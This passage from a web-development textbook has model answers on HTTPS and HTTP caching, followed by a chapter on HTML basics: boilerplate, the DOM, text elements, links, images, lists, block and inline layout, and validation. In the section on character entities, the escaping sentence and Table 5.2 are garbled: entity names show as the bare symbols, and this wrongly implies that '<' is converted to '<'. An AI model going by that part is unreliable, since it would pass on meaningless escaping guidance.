Model answer to Question 3. HTTPS runs HTTP inside a TLS connection. *Confidentiality*: after the handshake all data is encrypted with symmetric session keys known only to the client and server, so eavesdroppers see only ciphertext. *Integrity*: every record carries a message authentication code; any modification in transit is detected and the connection is terminated. *Authentication*: the server presents a certificate, signed by a trusted certificate authority, binding its public key to its domain name, and proves possession of the private key by signing the handshake. Handshake: (1) ClientHello with supported versions, cipher suites, a random value and a key share; (2) ServerHello with the chosen cipher and the server's key share; (3) the server's certificate chain and a signature over the handshake; (4) the client verifies the chain to a trusted root, the domain name and the validity dates; (5) both sides derive the same session keys from the key shares; (6) both send encrypted Finished messages, after which encrypted HTTP data flows.

Model answer to Question 5. The old URL should return `301 Moved Permanently` with `Location: /new-page`. Browsers then go to the new page, and search engines update their index and transfer the ranking signals of the old page to the new URL. A `302` signals a temporary move, so search engines may keep the old URL indexed and not pass its ranking to the new one. Returning `404` breaks every existing link and bookmark, loses the page's ranking entirely and gives users an error.

Answers to Check Your Understanding

1. A start line, header fields, an empty line and an optional body.
2. `Host`, because one server (one IP address) may host many websites and needs to know which one is requested.
3. The browser sends back a cookie — usually containing a session ID — that the server set earlier; the server looks up the session data.
4. When a slow or lost response or packet holds up the ones queued behind it. HTTP/2 interleaves many streams on one connection, removing blocking at the HTTP level; HTTP/3 (QUIC) makes streams independent at the transport level too, so a lost packet delays only its own stream.
5. `no-cache` allows storing but requires revalidation with the server before each reuse; `no-store` forbids keeping any copy.
6. When a conditional request (`If-None-Match` or `If-Modified-Since`) shows that the client's cached copy is still current.

PART II

Structuring Content with HTML

Describing documents so that browsers, search engines and assistive technologies understand them.

CHAPTER 5

HTML Fundamentals

Learning Outcomes — **Course Outcome: CO2**

After studying this chapter you should be able to:

- explain what HTML is, why it is a markup language rather than a programming language, and how it has evolved into the HTML Living Standard;
- write a complete, valid HTML5 document from memory and explain every line of the boilerplate;
- distinguish tags, elements and attributes, and apply the rules for nesting, void elements, comments and white space;
- mark up text with headings, paragraphs, and semantic inline elements, and use character entities;
- create absolute, relative, fragment, e-mail and telephone links, and embed images with suitable formats and alternative text;
- build ordered, unordered, nested and description lists;
- explain the difference between block and inline elements, and use `<div>`, `<span>` and the global attributes correctly;
- validate a document and inspect it with the browser's developer tools.

Every web page, however sophisticated, starts as an HTML document. HTML tells the browser what each piece of content *is* — a heading, a paragraph, a link, a list, an image — and how the pieces relate to each other. CSS then decides how it looks, and JavaScript makes it respond. This chapter covers the core of the language: the structure of a document and the elements you will use on every page you ever write.

5.1 What Is HTML?

Definition — HTML

HTML (HyperText Markup Language) is the standard language for describing the structure and meaning of documents on the Web. An HTML document is plain text in which parts of the content are *marked up* with *tags* that identify what they are.

Each word of the name is meaningful:

HyperText is text that contains links to other text. Following links from document to document

is what makes the Web a web.

Markup means annotating content with extra information. Long before computers, editors "marked up" manuscripts with instructions for typesetters: *this is a heading, set this in italics*. HTML tags do the same job for browsers.

Language means there is a fixed vocabulary of elements and a grammar for combining them, defined by a standard.

5.1.1 A markup language, not a programming language

HTML has no variables, no conditions, no loops and no calculations. You cannot write "if the user is logged in, show this". HTML *describes*; it does not *compute*. That is its strength: because an HTML document is a declarative description, many different programs can use it — a desktop browser draws it on a large screen, a phone reflows it for a small one, a screen reader speaks it aloud, a search engine indexes it, and a translation tool translates it.

5.1.2 The three layers of a web page

Modern web pages separate three concerns, each handled by a different language (Figure 5.1). A




Figure 5.1. The three layers of a web page.

useful analogy is a house: HTML is the frame and the rooms, CSS is the paint and furniture, and JavaScript is the electricity and plumbing that make things happen. Keeping the layers separate means you can redesign a site by changing only its CSS, or reuse the same content in an app, without touching the others.

5.1.3 A short history




Figure 5.2. The evolution of HTML.

Tim Berners-Lee created HTML in 1991 as part of the World Wide Web project at CERN; the first version had only eighteen elements. HTML 2.0 (1995) was the first formal standard and added forms. The W3C took over and published HTML 3.2 and HTML 4.01, which added tables, scripting and style sheets. In 2000 the W3C reformulated HTML as XHTML, with the stricter syntax of XML: lowercase tags, every element closed, attribute values always quoted. Browser makers, frustrated that XHTML 2 ignored the needs of web applications, formed the WHATWG

in 2004 and developed **HTML5**, published in 2014 with semantic elements, native audio and video, new form controls and many JavaScript APIs. Since 2019 there has been a single **HTML Living Standard**, maintained by the WHATWG and updated continuously rather than in numbered versions (Chapter 2). "HTML5" today simply means modern HTML.

5.2 Your First HTML Document

An HTML document is a text file, usually with the extension `.html`. You can write one in any text editor; a code editor such as Visual Studio Code adds syntax colouring, auto-completion and a live preview. Create a folder for your work, create a file called `index.html`, and type:

HTML | `index.html`

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>My First Web Page</title>
</head>
<body>
  <h1>Hello, Web!</h1>
  <p>This is my <strong>first</strong> web page. I wrote it by hand in a text editor.
    ↪ </p>
  <p>Visit the <a href="https://developer.mozilla.org/">MDN Web Docs</a> to learn
    ↪ more.</p>
</body>
</html>
```

Save the file and open it in a browser, by double-clicking it or dragging it into a browser window. Figure 5.3 shows the result.



Figure 5.3. The first page rendered by a browser.

➤ How it works

`<!DOCTYPE html>` The **document type declaration**. It tells the browser that this is a modern HTML document and must be rendered in *standards mode*. Without it, browsers fall back to *quirks mode*, which imitates the bugs of 1990s browsers, and your CSS will behave unpredictably. It must be the very first line. It is not an element and is not closed.

`<html lang="en">` The **root element**, which contains everything else. The `lang` attribute declares the language of the page. Screen readers use it to choose the correct pronunciation, browsers use it to offer translation and to choose hyphenation rules, and search engines use it to serve the page to the right audience. Use `lang="bn"` for a page in Bengali.

`<head>` Contains *metadata*: information about the document that is not shown in the page itself — its title, character encoding, links to style sheets and scripts, and descriptions for search engines and social networks (Chapter 7).

`<meta charset="UTF-8">` Declares that the file uses the UTF-8 character encoding, which can represent every character of every language, including Bengali and emoji. Without it, non-English characters may appear as garbage such as Ã©. It should come first in the head.

`<meta name="viewport" …>` Tells mobile browsers to make the layout as wide as the device's screen, instead of pretending to be a 980-pixel desktop screen and shrinking everything. It is essential for responsive design (Chapter 11).

`<title>` The text shown in the browser tab, in bookmarks and history, and as the clickable headline in search results. Every page needs a unique, descriptive title.

`<body>` Contains everything that is displayed: text, images, links, forms.

Type the boilerplate once, then use a shortcut

In VS Code, typing `!` in an empty `.html` file and pressing `Tab` inserts the whole boilerplate (this feature is called Emmet). Learn to write it by hand first, though: you will be asked to in examinations, and you need to know what each line does.

5.2.1 How the browser reads the document: the DOM tree

The browser does not keep your file as text. It *parses* it into a tree of objects called the **Document Object Model** (DOM). Every element becomes a *node*; elements inside another element become its *children*. Figure 5.4 shows the tree for the first page.




Figure 5.4. The DOM tree of the first page (text nodes shown in grey; the viewport `meta` is omitted).

This tree is what CSS styles and what JavaScript manipulates (Chapter 17). The vocabulary of family relationships is used throughout web development: `<body>` is the *parent* of `<h1>`; the two `<p>` elements are *siblings*; `<a>` is a *descendant* of `<body>`; `<html>` is an *ancestor* of every element.

5.3 Elements, Tags and Attributes

5.3.1 Anatomy of an element




Figure 5.5. The parts of an HTML element.

Tag. A keyword in angle brackets. An *opening tag* such as `<p>` starts an element; a *closing tag* such as `</p>` ends it.

Element. The opening tag, the content and the closing tag together. The element is the "thing"; the tags are its boundaries.

Attribute. Extra information about an element, written inside the opening tag as `name="value"`. An element can have several attributes separated by spaces, in any order.

Content. What is between the tags: text, other elements, or both.

5.3.2 Void elements

Some elements cannot have content, so they have no closing tag. They are called **void elements**: `<br>` (line break), `<hr>` (thematic break), `<img>`, `<input>`, `<meta>`, `<link>`, `<source>`, `<track>`, `<area>`, `<col>`, `<embed>` and `<wbr>`. In XHTML they were written with a slash, `<br />`; in HTML the slash is allowed but has no effect, so `<br>` and `<br />` are equivalent.

5.3.3 Boolean attributes

Some attributes are either present or absent; their value does not matter. `required`, `disabled`, `checked`, `readonly`, `hidden`, `autoplay` and `controls` are examples:

HTML

```
<input type="checkbox" checked>          <!-- checked -->
<input type="checkbox" checked="false">  <!-- STILL checked: presence is what counts
    ↪ -->
<input type="checkbox">                  <!-- not checked -->
```

5.3.4 Rules of the syntax

1. **Nest elements properly.** An element opened inside another must be closed before it. `<p><strong>Hi</strong></p>` is correct; `<p><strong>Hi</p></strong>` is not. Think of elements as boxes: a box must fit completely inside the box that contains it.
2. **Write tag and attribute names in lowercase.** HTML is case-insensitive, but lowercase is the universal convention.
3. **Quote attribute values.** Quotes are optional for simple values, but required when the value contains spaces, so always use them.

4. **Respect the content model.** Each element allows only certain children. A `<ul>` may contain only `<li>` elements; a `<p>` may not contain a block such as `<div>` or another `<p>`; an `<a>` may not contain another link or a button.
5. **Use each `id` only once per page.**

Browsers are forgiving: they silently repair broken markup rather than showing an error. That sounds helpful, but each browser may repair it differently, and the repaired DOM may not be what you intended, so your CSS and JavaScript fail in confusing ways. Always validate (Section 5.10).

5.3.5 Comments and white space

HTML

```
<!-- This is a comment. The browser ignores it. -->
<p>
   Several     spaces,
   tabs and
   line breaks          collapse to a single space.
</p>
```

Comments document your code for other developers and can temporarily disable markup. They are still downloaded and can be read with *View Source*, so never put passwords or private notes in them.

Browsers *collapse* white space in normal text: any sequence of spaces, tabs and new lines is shown as a single space. You therefore cannot lay out text with the space bar. Use CSS for spacing, `<br>` for a genuine line break inside a paragraph (such as a line of an address or poem), and `<pre>` when spaces really matter.

✔ Check Your Understanding

1. What happens if you leave out `<!DOCTYPE html>`?
2. What is the difference between a tag and an element?
3. Give three void elements.
4. Why should the `lang` attribute be set on `<html>`?

5.4 Text Content

5.4.1 Headings

HTML has six levels of heading, `<h1>` to `<h6>`. Headings do much more than make text big: they create the *outline* of the document, which screen-reader users navigate by (jumping from heading to heading is the most common way blind users scan a page) and which search engines use to understand the page's topics.

- Use one `<h1>` for the main title of the page.
- Use `<h2>` for the main sections, `<h3>` for subsections, and so on.

- Do not skip levels (an `<h4>` directly under an `<h2>`).
- Never choose a heading level for its size: if you want small text for a main section, use `<h2>` and make it small with CSS.

5.4.2 Paragraphs, line breaks and thematic breaks

The `<p>` element marks a paragraph; browsers add space above and below it. `<br>` is a line break *within* a paragraph — do not use several `<br>` elements to create space between paragraphs. `<hr>` marks a *thematic break*, such as a change of scene in a story; browsers draw it as a horizontal line.

5.4.3 Semantic inline elements

Inline elements mark up words and phrases inside a block. Some carry meaning (*semantic* elements); older ones described only appearance (*presentational* elements).

Table 5.1. Common inline text elements.

Element	Meaning	Default look
`<strong>`	Strong importance, seriousness or urgency ("Do *not* unplug")	bold
`<em>`	Stress emphasis that changes the meaning of a sentence	italic
`<b>`	Text drawn attention to without extra importance (keywords, product names)	bold
`<i>`	Alternative voice: technical terms, foreign words, thoughts	italic
`<mark>`	Text highlighted for relevance, e.g. search matches	yellow background
`<small>`	Side comments and fine print (copyright, disclaimers)	smaller
`<del>`, `<ins>`	Text removed from, or added to, a document	struck / underlined
`<sub>`, `<sup>`	Subscript (H_2O), superscript (x^2)	lowered / raised
`<code>`	A fragment of computer code	monospace
`<kbd>`	Keyboard input the user should type	monospace
`<abbr>`	Abbreviation; the `title` gives the expansion	dotted underline
`<q>`, `<cite>`	Short inline quotation; title of a work	quotes / italic
`<time>`	A date or time, with a machine-readable `datetime`	normal

HTML | text.html (extract)

```
<p>A paragraph with <strong>strong importance</strong>, <em>emphasis</em>,
   <mark>highlighted text</mark>, <small>small print</small>,
   <del>deleted</del> and <ins>inserted</ins> text.</p>
<p>Water is H<sub>2</sub>O and Einstein wrote E = mc<sup>2</sup>.
   Press <kbd>Ctrl</kbd> + <kbd>S</kbd> to save.</p>
<blockquote cite="https://www.w3.org/">
  The power of the Web is in its universality.
</blockquote>
<pre>
  Preformatted   text keeps
     its    spaces and
  line breaks.</pre>
```




Figure 5.6. Headings and text-level elements with the browser's default styles.

Why `<strong>` and not `<b>`?

Both look bold, but a screen reader can announce `<strong>` with extra emphasis, and search engines treat it as important. Choose the element for its *meaning*; change the *look* with CSS. If you only want bold text for visual reasons, use CSS `font-weight`.

5.4.4 Quotations and preformatted text

`<blockquote>` is a block-level quotation from another source (its `cite` attribute can give the source URL); browsers indent it. `<q>` is a short quotation inside a sentence, and browsers add the quotation marks. `<pre>` displays text exactly as written, preserving spaces and line breaks in a monospace font — ideal for code listings and ASCII diagrams, usually combined as `<pre><code>…</code></pre>`.

5.4.5 Character entities

Some characters have special meaning in HTML: `<` starts a tag and `&` starts an entity. To display them as text, use **character entities**, written `&name;` or `&#number;`. With UTF-8 you can type most symbols (©, →, or the Bengali taka sign) directly, so entities are needed mainly for `<`, `&` and non-breaking spaces. When a web application displays text entered by users, it must convert `<` to `<` and so on; otherwise a user could inject a `<script>` element into the page. This is the basis of the defence against cross-site scripting (Chapter 32).

Table 5.2. Frequently used character entities.

Shows	Named	Numeric	Description
<	<	<	less-than (must be escaped in text)
>	>	>	greater-than
&	&	&	ampersand (must be escaped)
"	"	"	double quote (inside attribute values)
(space)			non-breaking space: keeps “10 km” on one line
©	©	©	copyright
™	™	™	trade mark
€	€	€	euro sign
→	→	→	right arrow

5.5 Links

5.5.1 The anchor element

The <a> (anchor) element creates a hyperlink — the single feature that turns documents into a web. Its href (hypertext reference) attribute gives the destination.

HTML | Kinds of link

```
<a href="https://www.baiust.ac.bd/">BAIUST home page</a>   <!-- absolute URL:
    ↪ another site -->
<a href="/courses/web.html">Web Technologies</a>           <!-- root-relative: same
    ↪  site -->
<a href="labs/lab01.html">Lab 1</a>                        <!-- relative to this
    ↪ page -->
<a href="../index.html">Back to the course</a>             <!-- up one folder -->
<a href="#assessment">Jump to Assessment</a>               <!-- fragment: same
    ↪ page -->
<a href="syllabus.html#week5">Week 5 of the syllabus</a>   <!-- fragment on
    ↪ another page -->
<a href="mailto:cse@baiust.ac.bd?subject=Lab%20report">E-mail the department</a>
<a href="tel:+8801700000000">Call the office</a>
<a href="notes/chapter5.pdf" download>Download the notes (PDF, 1.2 MB)</a>
```

➤ How it works

- An **absolute URL** includes the scheme and host. Use it for links to other sites.
- A **relative URL** is resolved against the address of the current page (Chapter 3, Table 3.4). Relative links keep working when the whole site moves to another domain or from your laptop to a server, so use them within a site.
- A **fragment** (#assessment) scrolls to the element with id="assessment". This is how tables of contents and “back to top” links work.
- mailto: opens the user’s e-mail program and tel: starts a phone call on mobile devices.
- The download attribute asks the browser to save the file instead of opening it.

5.5.2 Opening links in a new tab

HTML

```
<a href="https://github.com/" target="_blank" rel="noopener noreferrer">GitHub (
    ↪ opens in a new tab)</a>
```

`target="_blank"` opens the link in a new tab or window. Use it sparingly: users can always choose to open a new tab themselves, and unexpected tabs confuse many users, especially those using screen readers — which is why it is good practice to say so in the link text. `rel="noopener"` prevents the new page from controlling the original one through JavaScript (`window.opener`), and `noreferrer` additionally hides the address of your page; modern browsers apply `noopener` automatically, but writing it is harmless.

5.5.3 Writing good link text

Link text should make sense on its own, because screen-reader users often list all the links on a page, and search engines use link text to understand the target page.

✗ Common Mistake

Wrong. `To download the syllabus, <a href="syllabus.pdf">click here</a>.`

Why it fails. Out of context, "click here" says nothing about the destination. A list of ten links all called "click here" or "read more" is useless, and search engines learn nothing about the target page.

Correct. `<a href="syllabus.pdf">Download the course syllabus (PDF, 200 KB)</a>`

5.6 Images

5.6.1 The `img` element

HTML

```
<img src="images/campus.webp" alt="Students walking past the BAIUST academic
    ↪ building"
     width="800" height="450" loading="lazy">
```

`src` The URL of the image file (required).

`alt` *Alternative text*: a description of the image for people who cannot see it — screen-reader users, users whose images failed to load, and search engines (required).

`width`, `height` The intrinsic size in pixels. CSS can still resize the image; the attributes let the browser reserve the right amount of space *before* the image downloads, so the text below does not jump when it arrives (a *layout shift*, Chapter 33).

`loading="lazy"` Delays downloading images that are far down the page until the user scrolls near them, saving bandwidth. Do not lazy-load the main image at the top of the page.

5.6.2 Writing alternative text

Good `alt` text conveys the same information or function as the image.

- **Informative images**: describe what matters in context. For a chart, give the key finding: `alt="Bar chart: enrolment rose from 120 in 2022 to 210 in 2026"`.
- **Functional images** (an image inside a link or button): describe the *action*, not the picture. A magnifying-glass icon on a search button gets `alt="Search"`.
- **Decorative images**: use an empty value, `alt=""`, so screen readers skip them. Leaving `alt` out altogether is different: many screen readers then read out the file name, such as "IMG underscore 4032 dot jpeg".
- Do not begin with "Image of..." (screen readers already announce "image"), and do not stuff the text with keywords.

5.6.3 Image formats

Table 5.3. Image formats for the Web.

Format	Characteristics	Use for
JPEG	Lossy compression, millions of colours, no transparency	Photographs
PNG	Lossless, supports transparency, larger files	Screenshots, graphics with sharp edges or transparency
GIF	256 colours, simple animation	Small animations (video is usually smaller)
SVG	Vector graphics described in XML; sharp at any size; can be styled with CSS	Logos, icons, diagrams
WebP	Lossy or lossless, transparency, animation; typically 25–35 % smaller than JPEG	Photos and graphics on modern sites
AVIF	Newer; even better compression than WebP	Photos where maximum savings matter

Images are usually the heaviest part of a page. Choosing the right format, resizing images to the size at which they are displayed and compressing them are among the most effective ways to make a site faster. Chapter 6 shows how `<picture>` and `srcset` let the browser choose the best file for each screen.

5.6.4 Images with captions

HTML

```
<figure>
  <img src="images/network-map.svg" alt="Map of the campus network showing three
    ↪ buildings
       connected to a core switch" width="640" height="360">
  <figcaption>Figure 1. The campus network after the 2026 upgrade.</figcaption>
</figure>
```

`<figure>` groups self-contained content — an image, diagram, code listing or quotation — with its caption in `<figcaption>`. It associates the two for assistive technology.

5.6.5 Images as links

HTML

```
<a href="/"><img src="logo.svg" alt="BAIUST CSE -- home" width="160" height="48"></a
    ↪ >
```

Because the image is the only content of the link, its `alt` text becomes the link text, so it describes the destination.

✔ Check Your Understanding

6. What is the difference between `alt=""` and leaving out `alt`?
7. Why should `width` and `height` be given for images?
8. Write a link that jumps to the element with `id="contact"` on the same page.

5.7 Lists

HTML has three kinds of list.

Unordered lists (`<ul>`) are collections whose order does not matter: features, ingredients, navigation links. Items are shown with bullets.

Ordered lists (`<ol>`) are sequences whose order matters: steps of a procedure, rankings. Items are numbered automatically. The attributes `start` (first number), `reversed` (count down) and `type` (`1`, `a`, `A`, `i`, `I`) adjust the numbering.

Description lists (`<dl>`) are name–value groups: glossaries, FAQs, metadata. Each term `<dt>` is followed by one or more descriptions `<dd>`.

HTML | lists.html (extract)

```
<ul>
  <li>Rice</li>
  <li>Lentils
    <ul>                    <!-- a nested list goes INSIDE an <li> -->
      <li>Red</li>
      <li>Yellow</li>
    </ul>
  </li>
  <li>Hilsa fish</li>
</ul>

<ol>
  <li>Boil water</li>
  <li>Add tea leaves</li>
  <li>Add milk and sugar</li>
</ol>

<dl>
  <dt>HTML</dt>  <dd>Markup language for structure.</dd>
```

```
  <dt>CSS</dt>   <dd>Style sheet language for presentation.</dd>
</dl>
```




Figure 5.7. Unordered, nested, ordered, reversed and description lists.

Lists are everywhere

Navigation menus, image galleries, product grids, comment threads and breadcrumb trails are all lists of things, and are best marked up as `<ul>` or `<ol>`, then styled with CSS to remove the bullets and lay items out horizontally or in a grid (Chapter 10). Screen readers announce "list, five items", which tells users what to expect.

✗ Common Mistake

Wrong. `<ul><li>Lentils</li><ul><li>Red</li></ul></ul>`

Why it fails. A `<ul>` may contain only `<li>` elements. The nested list is not attached to any item.

Correct. Put the nested list inside the `<li>` it belongs to: `<li>Lentils <ul><li>Red</li></ul></li>`.

5.8 Block and Inline Elements

Every element has a default *display* behaviour.

Block-level elements start on a new line and stretch to fill the full width of their container, stacking vertically: `<p>`, `<h1>`–`<h6>`, `<div>`, `<ul>`, `<ol>`, `<li>`, `<table>`, `<form>`, `<blockquote>`, `<pre>`, and the sectioning elements `<header>`, `<nav>`, `<main>`, `<section>`, `<article>`, `<aside>` and `<footer>`.

Inline elements flow along the line within text and take up only as much width as their content: `<a>`, `<span>`, `<strong>`, `<em>`, `<code>`, `<img>`, `<label>`, `<input>`, `<button>`. Width, height and vertical margins set in CSS have no effect on true inline elements.

The CSS `display` property can change this behaviour — a list of links can be made to flow




Figure 5.8. Block elements (blue outlines) stack and fill the width; inline elements (red) flow within a line.

horizontally, and a link can be made into a block — so "block" and "inline" describe the default *presentation*. The *content model* rules (which elements may contain which) do not change. Chapter 8 returns to `display` in detail.

5.8.1 Generic containers: `div` and `span`

`<div>` (division) and `<span>` have no meaning of their own. They exist to group content so that it can be styled with CSS or manipulated with JavaScript: `<div>` is the block-level container, `<span>` the inline one.

HTML

```
<div class="card">
  <h2>Wireless Mouse</h2>
  <p>Price: <span class="price">Tk 850</span> <span class="badge">In stock</span></p
    ↪ >
</div>
```

Use them only when no element with a suitable meaning exists. If a group of elements is the page's navigation, use `<nav>`; if it is a blog post, use `<article>`. A page built entirely of `<div>` elements ("div soup") works visually but tells browsers, search engines and assistive technology nothing about its structure. Chapter 7 covers the semantic alternatives.

5.8.2 Global attributes

Some attributes can be used on any element.

`id` or `class`?

Use `class` for styling — anything that could apply to more than one element. Reserve `id` for elements that are unique by nature and need to be targeted: a fragment link, a form control's label, or a single element located by a script.

Table 5.4. Important global attributes.

Attribute	Purpose
`id`	A unique identifier for one element: target of fragment links, `label for`, and JavaScript (`getElementById`)
`class`	One or more space-separated class names, shared by many elements; the main hook for CSS and JavaScript
`style`	Inline CSS for this element only. Avoid it except for quick tests: it mixes presentation into structure and is hard to override
`title`	Advisory information shown as a tooltip. Do not rely on it for essential information: touch-screen and keyboard users rarely see it
`lang`	The language of the element's content, e.g. a Bengali quotation in an English page
`hidden`	Hides the element completely
`tabindex`	Makes an element focusable with the keyboard (`0`) or programmatically (`-1`)
`data-*`	Custom data for scripts, e.g. `data-product-id="42"`, read in JavaScript as `element.dataset.productId`

5.9 Organising a Website

A website is a set of HTML pages plus style sheets, scripts and images, organised in folders.

Text | A typical small-site folder structure

```
my-site/
|-- index.html          <- home page: served for https://example.com/
|-- about.html
|-- contact.html
|-- courses/
|   |-- index.html      <- served for /courses/
|   `-- web-tech.html
|-- css/
|   `-- style.css
|-- js/
|   `-- main.js
`-- images/
    |-- logo.svg
    `-- campus.webp
```

- Name the home page `index.html`: web servers send it when a URL names a folder.
- Use lowercase file names without spaces; use hyphens to separate words (`web-tech.html`). Servers on Linux are case-sensitive, so `Logo.PNG` and `logo.png` are different files — a common reason why images appear on a Windows laptop and vanish after upload.
- Keep assets in folders by type, and link to them with relative URLs.

5.10 Validation and Developer Tools

5.10.1 The W3C validator

The **Nu HTML Checker** at `https://validator.w3.org/` checks a document against the specification and reports errors such as unclosed elements, misnested tags, duplicate `id` values, missing `alt` attributes and elements in places they are not allowed. Validate every page you write: valid HTML renders consistently across browsers, is more accessible and is easier to style and script.

➤ Typical validator messages

```
Error: End tag "p" implied, but there were open elements.   From line 14
Error: Duplicate ID "menu".                                  From line 31
Error: An "img" element must have an "alt" attribute.        From line 42
Warning: Consider adding a "lang" attribute to the "html" start tag.
```

5.10.2 Inspecting the DOM

View Source (Ctrl+U) shows the HTML exactly as the server sent it. The *Elements* panel of the developer tools (F12) shows the live DOM: the tree the browser actually built, after repairing errors and after any changes made by JavaScript. Comparing the two is the fastest way to find misnested markup. In the Elements panel you can also edit text and attributes to try out changes, see which CSS rules apply to an element, and hover over an element to highlight its box on the page.

